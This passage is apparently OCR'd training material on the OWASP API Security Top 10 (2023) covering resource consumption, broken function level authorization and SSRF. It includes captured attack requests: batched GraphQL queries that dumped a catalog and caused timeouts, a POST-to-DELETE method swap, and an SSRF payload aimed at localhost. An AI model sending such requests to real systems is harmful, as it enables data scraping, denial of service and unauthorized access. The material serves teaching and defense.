
- GraphQL batched queries x20
- Size set to 9999 instead of 6

=> 200.000 items dumped by request

__Business impact:__

Full catalog with price dump in seconds

API4:2023 - Unrestricted Resource Consumption



```
POST /graphql?queryProducts HTTP/2
Host: api.ı
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0) Gecko/20100101
Firefox/100.0
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://www.ı
Content-Type: application/json
Authorization: Bearer




Bundleversion: https://www.ı                          ;/client.ad5d85e5.chunk.js
Origin: https://www.ı
Content-Length: 90891
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
X-Pwnfox-Color: magenta
Te: trailers

[
  {
    "operationName":"queryProducts",
    "variables":{
      "size":9999,
      "productName":"c",
      "stores":[
      ]
    },
    "query":
    "query queryProducts($filterCategory: [String], $brandName: [String], $promotions: [S
    tring], $price: [String], $sort: [String], $from: Int, $productName: String, $stores:
     [Int], $matter: [String], $colors: [String], $sizes: [String], $size: Int = 24, $wit
    hPromotion: Boolean, $categoryName: String, $baseCategoryName: [String], $tokenSpa: S
    tring, $tokenSpaExpiration: String) {\n  viewer {\n    filters: productsES(\n      ca
    tegory_id: $filterCategory\n      category_name: $categoryName\n      promotions: $pr
    omotions\n      price: $price\n      sort: $sort\n      from: $from\n      product_na
    me: $productName\n      matter: $matter\n      colors: $colors\n      sizes: $sizes\n
          size: $size\n      stores: $stores\n      withPromotion: $withPromotion\n    )
```

```
HTTP/2 504 Gateway Timeout
Date: Wed, 01 Jun 2022 12:21:53 GMT
Content-Type: text/html; charset=UTF-8
Cf-Ray: 7147e7e9491f3b67-CDG
Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Set-Cookie: cf_use_ob=0; path=/; expires=Wed, 01-Jun-22 12:22:23 GMT
Referrer-Policy: same-origin
X-Frame-Options: SAMEORIGIN
Expect-Ct: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Set-Cookie: __cf_bm=
                                             ;4086113-0-AQAzO1foRNFBMykh/5YkZtPML44Qmxk+
                                             -Aj0ZnJ3Y=; path=/; expires=Wed, 01-Jun-22
12:51:53 GMT;                          ; HttpOnly; Secure; SameSite=None
Vary: Accept-Encoding
Server: cloudflare

<!DOCTYPE html>
<html lang="fr">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="robots" content="noindex">
    </meta>
    <title>

    </title>



    <script async src='/cdn-cgi/bm/cv/669835187/api.js'>
    </script>
  </head>

  <body>
    <span style="display:none;">
      <div class="cf-error-details cf-error-504">
        <h1>
          Gateway time-out
        </h1>
        <p>
          The web server reported a gateway time-out error.
        </p>
        <ul>
```

Selected text

```
HTTP/2 504 Gateway Timeout
```

Attack:

- GraphQL batched queries x99
- Size set to 9999 instead of 6

=> 60 second processing before 504

Business impact:

DOS with a few queries

API5:2023 Broken Function Level Authorisation

Taking advantage of functions you aren’t supposed to execute, but still can

API5:2023 – Broken Function Level Authorization (BFLA)

Legitimate – POST method is correctly requested

```
POST
/example/api/v1/provision/user/search
HTTP/1.1
User-Agent: AHC/1.0
Connection: keep-alive
Accept: */*
Content-Type: application/json;
charset=UTF-8
Content-Length: 131
X-Forwarded-For: 10.93.23.4

{
  "search_filter":
"user_id=exampleId_100",
  "max_return": "250",
  "page_size": "250",
  "return_attributes": [

  ]
}
```

Attack – Request is modified to send a DELETE method

```
DELETE
/example/api/v1/provision/user/search
HTTP/1.1
User-Agent: AHC/1.0
Connection: keep-alive
Accept: */*
Content-Type: application/json;
charset=UTF-8
Content-Length: 131
X-Forwarded-For: 10.93.23.4

{
  "search_filter":
"user_id=exampleId_100",
  "max_return": “250",
  "page_size": “250",
  "return_attributes": [

  ]
}
```

Complex access control policies with different hierarchies, groups, roles, and unclear separation between administrative and regular functions, can lead to authorization flaws.

Attackers can gain access to resources of other users and/or administrative functions.

API protection solutions should baseline typical HTTP access patterns per API endpoint and per user to identify calls with unexpected HTTP methods to specific API endpoints in order to prevent attackers from accessing unauthorized functionality and/or admin level capabilities.

API5:2023– BFLA: New Relic

privilege escalation

New Relic is a vendor of Synthetic User testing software, simulating user activity in complex process chains to ensure availability of the overall systems.

In 2018 Jon Bottarini found that a restricted user can make changes to alerts on Synthetics monitors, without the proper permissions to do so (in fact, they can make changes with NO Synthetics permissions).


The process involved changing a request from a GET to a POST which allowed the restricted user to create alerts without any permissions.

https://hackerone.com/reports/334143

API6:2023 Unrestricted Access to Critical Business Flows

Taking advantage of the business logic not restricting you from using it too often.

API6:2023 – Unrestricted Access to Critical Business Flows



While prevalent, these attacks are notoriously hard to detect and protect against.

In this attack category, the attack itself is a derivative of the sum of a set of requests, in which each individual request is entirely legitimate. Only when looking at the sum of API requests with regard to the specific business logic context does the attack reveal itself.

Vulnerable APIs don't necessarily have implementation bugs. They simply expose a business flow - such as buying a ticket, or posting a comment - without considering how the functionality could harm the business if used excessively in an automated manner.

API7:2023 Server Side Request Forgery

Taking advantage of a remote host not checking which resources it is accessing

API7:2023 - Server-Side Request Forgery (SSRF)

Legitimate – A social network allows users to upload pictures.

```
POST /api/profile/upload_picture HTTP/1.1
User-Agent: AHC/1.0
Connection: keep-alive
Accept: */*
Content-Type: application/json;
charset=UTF-8
Content-Length: 131
X-Forwarded-For: 10.93.23.4

{
"picture_url":"http:///example.com/profil
e_pic.jpg"
}
```

Attack – attacker can send a malicious URL

```
POST /api/profile/upload_picture HTTP/1.1
User-Agent: AHC/1.0
Connection: keep-alive
Accept: */*
Content-Type: application/json;
charset=UTF-8
Content-Length: 131
X-Forwarded-For: 10.93.23.4

{
"picture_url":"localhost:8080"
}
```

Server-Side Request Forgery (SSRF) flaws occur whenever an API is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall or a VPN.

Modern concepts encourage developers to access an external resource based on user input: Webhooks, file fetching from URLs, custom SSO, and URL previews.

API7:2023 - Server-Side Request Forgery (SSRF)

Security Holes in LEGO APIs

SSRF can be abused in many ways.

